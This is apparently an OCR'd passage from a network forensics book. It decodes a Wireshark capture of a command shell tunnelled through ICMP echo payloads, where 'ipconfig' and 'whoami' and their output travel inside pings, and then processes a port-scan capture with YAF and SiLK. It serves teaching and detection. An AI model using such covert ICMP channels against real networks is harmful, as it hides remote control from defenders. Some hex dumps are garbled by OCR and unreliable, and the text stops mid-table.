

Title: UTC
Type: UTC date, as YYYY/DOY, and time
Fields: Enter a field ...
Occurrence:
No. Time New Column Source Destination Protocol Length Info
144 14.440221 2019/018 17:59:48.589680 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=908/35843, ttl=255 (request in 143)
145 14.641623 2019/018 17:59:48.791082 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=909/36099, ttl=255 (reply in 146)
146 14.643181 2019/018 17:59:48.792640 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=909/36099, ttl=255 (request in 145)
147 14.845338 2019/018 17:59:48.994797 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=910/36355, ttl=255 (reply in 148)
148 14.846934 2019/018 17:59:48.996393 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=910/36355, ttl=255 (request in 147)
149 15.047360 2019/018 17:59:49.196819 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=911/36611, ttl=255 (no response found!)
150 15.048514 2019/018 17:59:49.197973 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151 15.251289 2019/018 17:59:49.400748 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
152 15.251935 2019/018 17:59:49.401394 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=912/36867, ttl=255
153 15.455926 2019/018 17:59:49.605385 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=913/37123, ttl=255 (no response found!)
154 15.457487 2019/018 17:59:49.606946 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=913/37123, ttl=255
155 15.658609 2019/018 17:59:49.808068 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=914/37379, ttl=255 (no response found!)
156 15.660704 2019/018 17:59:49.810163 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=914/37379, ttl=255
Total Length: 37
Identification: 0x1e15 (7701)
Flags: 0x0000
Time to live: 255
Protocol: ICMP (1)
Header checksum: 0xe96d [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.153.130
Destination: 192.168.153.129
Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x4dc2 [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 911 (0x038f)
Sequence number (LE): 36611 (0x8f03)
Data (9 bytes)
Data: 6970636f6e6669670a
0010 00 25 1e 15 00 00 ff 01 e9 6d c0 a8 99 82 c0 a8
0020 99 81 00 00 4d c2 00 01 03 8f 69 70 63 6f 6e 66
0030 69 67 0a 00 00 00 00 00 00 00 00 00
Data (data.data), 9 bytes
Packets: 1087 · Displayed: 1087 (100.0%)


Title: UTC
Type: UTC date, as YYYY/DOY, and time
Fields: Enter a field ...
Occurrence:
No. Time New Column Source Destination Protocol Length Info
179 17.895091 2019/018 17:59:52.044550 192.168.153.129 192.168.153.130 ICMP 62 Echo (ping) request id=0x0001, seq=925/40195, ttl=255 (no response found!)
180 17.896776 2019/018 17:59:52.046235 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=925/40195, ttl=255
181 18.099631 2019/018 17:59:52.249090 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=926/40451, ttl=255 (reply in 182)
182 18.101375 2019/018 17:59:52.250834 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=926/40451, ttl=255 (request in 181)
183 18.301425 2019/018 17:59:52.450884 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=927/40707, ttl=255 (reply in 184)
184 18.302458 2019/018 17:59:52.451917 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=927/40707, ttl=255 (request in 183)
185 18.505321 2019/018 17:59:52.654780 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=928/40963, ttl=255 (reply in 186)
186 18.506901 2019/018 17:59:52.656360 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=928/40963, ttl=255 (request in 185)
187 18.709293 2019/018 17:59:52.858752 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=929/41219, ttl=255 (reply in 188)
188 18.711024 2019/018 17:59:52.860483 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=929/41219, ttl=255 (request in 187)
189 18.912114 2019/018 17:59:53.061573 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=930/41475, ttl=255 (reply in 190)
190 18.913337 2019/018 17:59:53.062796 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=930/41475, ttl=255 (request in 189)
191 19.114687 2019/018 17:59:53.264146 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=931/41731, ttl=255 (reply in 192)
Frame 179: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 48
Identification: 0x3a5b (14939)
Flags: 0x0000
Time to live: 255
Protocol: ICMP (1)
0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00
0010 00 30 3a 5b 00 00 ff 01 cd 1c c0 a8 99 81 c0 a8
0020 99 82 08 00 d0 b1 00 01 03 9d 5c 55 73 65 72 73
0030 5c 41 70 65 78 5c 44 65 73 6b 74 6f 70 3e
\Apex\De sktop>


data
Expression...
Title: UTC
Type: UTC date, as YYYY/DOY, and time
Fields: Enter a field ...
Occurrence:
OK
Cancel
No. Time New Column Source Destination Protocol Length Info
150 15.048514 2019/018 17:59:49.197973 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151 15.251289 2019/018 17:59:49.400748 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
153 15.455926 2019/018 17:59:49.605385 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=913/37123, ttl=255 (no response found!)
155 15.658609 2019/018 17:59:49.808068 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=914/37379, ttl=255 (no response found!)
159 15.861371 2019/018 17:59:50.010830 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=915/37635, ttl=255 (no response found!)
161 16.065014 2019/018 17:59:50.214473 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=916/37891, ttl=255 (no response found!)
163 16.268272 2019/018 17:59:50.417731 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=917/38147, ttl=255 (no response found!)
165 16.472288 2019/018 17:59:50.621747 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=918/38403, ttl=255 (no response found!)
167 16.674768 2019/018 17:59:50.824227 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=919/38659, ttl=255 (no response found!)
169 16.878536 2019/018 17:59:51.027995 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=920/38915, ttl=255 (no response found!)
171 17.081864 2019/018 17:59:51.231323 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=921/39171, ttl=255 (no response found!)
Frame 179: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xd0b1 [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 925 (0x039d)
Sequence number (LE): 40195 (0x9d03)
[No response seen]
Data (20 bytes)
Data: 5c55736572735c417065785c4465736b746f703e
[Length: 20]
0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00
0010 00 30 3a 5b 00 00 ff 01 cd 1c c0 a8 99 81 c0 a8
0020 99 82 08 00 d0 b1 00 01 03 9d 5c 55 73 65 72 73
0030 5c 41 70 65 78 5c 44 65 73 6b 74 6f 70 3e
\Apex\De sktop>
Data: Protocol
Packets: 1087 · Displayed: 17 (1.6%)
Profile: Default

```
PS C:\Program Files\Wireshark> .\tshark.exe  -Y data -r C:\Users\Apex\Desktop\Wire\icmp_camp.pcapng -T fields -e data
6970636f6e6669670a
6970636f6e6669670a0d0a57696e646f7773204950204360f6e6669677572617469 6f6e0d0a0d0a0d0a45746865726e6574206164617074657220426c7565746f
6f7468204e6574776f726b20436f6e6e656374696f6e3a0d0a0d0a2020204d6564696120537461746520 2e202e202e202e202e202e202e202e202e202e20
3a204d6564696120646973636f6e6e65637465640d0a202020436f6e6e656374696f6e2d737065636966696320444e532053756666697820202e203a200d0a0d
0a45746865726e6574206164617074657220 4c6f63616c20417265 20436f6e6e656374696f6e3a0d0a0d0a202020436f6e6e656374696f6e2d737065636966
696320444e532053756666697820202e203a206c6f63616c646f6d61696e0d0a2020204c696e6b2d6c6f63616c20495076362041646472657373202e202e202e
202e202e203a20666538303a3a393135393a623538613a613762343a656537612531310d0a202020495076342041646472657373202e202e202e202e202e20
2e202e202e202e202e203a203139322e3136382e3135332e3132390d0a2020205375626e6574204d61736b202e202e202e202e202e202e202e202e202e20
2e203a203235352e3235352e3235352e300d0a2020204465666 1756c7420476174657761792020202e202e202e202e202e202e203a203139322e3136
382e3135332e320d0a0d0a54756e6e656c20616461707465722069736174617 02e7b3541443032303342d393844302d343838442d394145332d453437373935
3534363235447d3a0d0a0d0a2020204d6564696120537461746520 2e202e202e202e202e202e202e202e202e202e203a204d6564696120646973636f6e6e
6563746564 0d0a202020436f6e6e656374696f6e2d737065636966696320444e532053756666697820202e203a200d0a0d0a54756e6e656c2061646170746572
2069736174617 02e6c6f63616c646f6d61696e3a0d0a0d0a2020204d6564696120537461746520 2e202e202e202e202e202e202e202e202e202e203a204d
6564696120646973636f6e6e6563746564 0d0a202020436f6e6e656374696f6e2d737065636966696320444e532053756666697820202e203a200d0a0d0a433a
5c55736572735c417065785c4465736b746f703e
77686f616d690a
77686f616d690a77696e2d36666f396972743333236355c617065780d0a0d0a433a5c55736572735c417065785c4465736b746f703e
PS C:\Program Files\Wireshark>
```








new 1


```
ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9159:b58a:a7b4:ee7a%11
   IPv4 Address. . . . . . . . . . . : 192.168.153.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.153.2

Tunnel adapter isatap.{5AD02034-98D0-488D-9AE3-E4779554625D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Apex\Desktop>whoami
whoami
win-6fo9irt3265\apex

C:\Users\Apex\Desktop>
```

Chapter 4: Statistical Flow Analysis




COLLECTOR
ANALYZER
STORAGE


COLLECTOR
ANALYZER
STORAGE


COLLECTOR
ANALYZER
STORAGE

```
Downloads nipunjaswal$ yaf --in FullPack.pcap --out Fullpack.yaf
Downloads nipunjaswal$
```

```
.$ yafscii --in Fullpack.yaf
.$
```

```
2019-02-09 14:00:25.878 - 14:01:09.780 (43.902 sec) tcp 192.168.153.132:56446 => 91.189.91.23:80 46270d73:5bf2593b S/APF:AS/APF (2184/88555 <-> 4431/5968890) rtt 357 ms
2019-02-09 14:04:20.894 tcp 192.168.153.132:34930 => 192.168.153.2:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.2:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.134:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.134:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.135:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.135:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.994 - 14:04:20.995 (0.001 sec) tcp 192.168.153.132:34930 => 192.168.153.134:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 1 ms
2019-02-09 14:04:20.994 - 14:04:20.995 (0.001 sec) tcp 192.168.153.132:34930 => 192.168.153.135:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 1 ms
2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:135 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:8080 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:256 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:3389 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:445 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:25 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:554 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:1723 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:3306 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.999 tcp 192.168.153.132:34930 => 192.168.153.2:143 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
```

```
.$ rwipfix2silk Fullpack.yaf --silk-output=test.rw
.$
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo test.rw
test.rw:
  format(id)            FT_RWIPV6ROUTING(0x0c)
  version               16
  byte-order            littleEndian
  compression(id)       none(0)
  header-length         88
  record-length         88
  record-version        1
  silk-version          3.17.2
  count-records         19842
  file-size             1746184
  command-lines
                    1   rwipfix2silk --silk-output=test.rw Fullpack.yaf
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo test.rw --field=7
test.rw:
  count-records       19842
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo *.rw --summary
example.rw:
  format(id)          FT_RWIPV6ROUTING(0x0c)
  version             16
  byte-order          littleEndian
  compression(id)     none(0)
  header-length       88
  record-length       88
  record-version      1
  silk-version        3.17.2
  count-records       19842
  file-size           1746184
  command-lines
                  1   rwipfix2silk --silk-output=example.rw
file.rw:
  format(id)          FT_RWIPV6ROUTING(0x0c)
  version             16
  byte-order          littleEndian
  compression(id)     none(0)
  header-length       88
  record-length       88
  record-version      1
  silk-version        3.17.2
  count-records       19842
  file-size           1746184
  command-lines
                  1   rwipfix2silk --silk-output=file.rw
```

```
**SUMMARY**:
   number-files          4
   total-records         79368
   all-file-sizes        6984736
```

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 test.rw
                 sIP|             dIP|sPort|dPort|pro|   packets|     bytes|   flags|                 sTime| duration|
 eTime|sen|
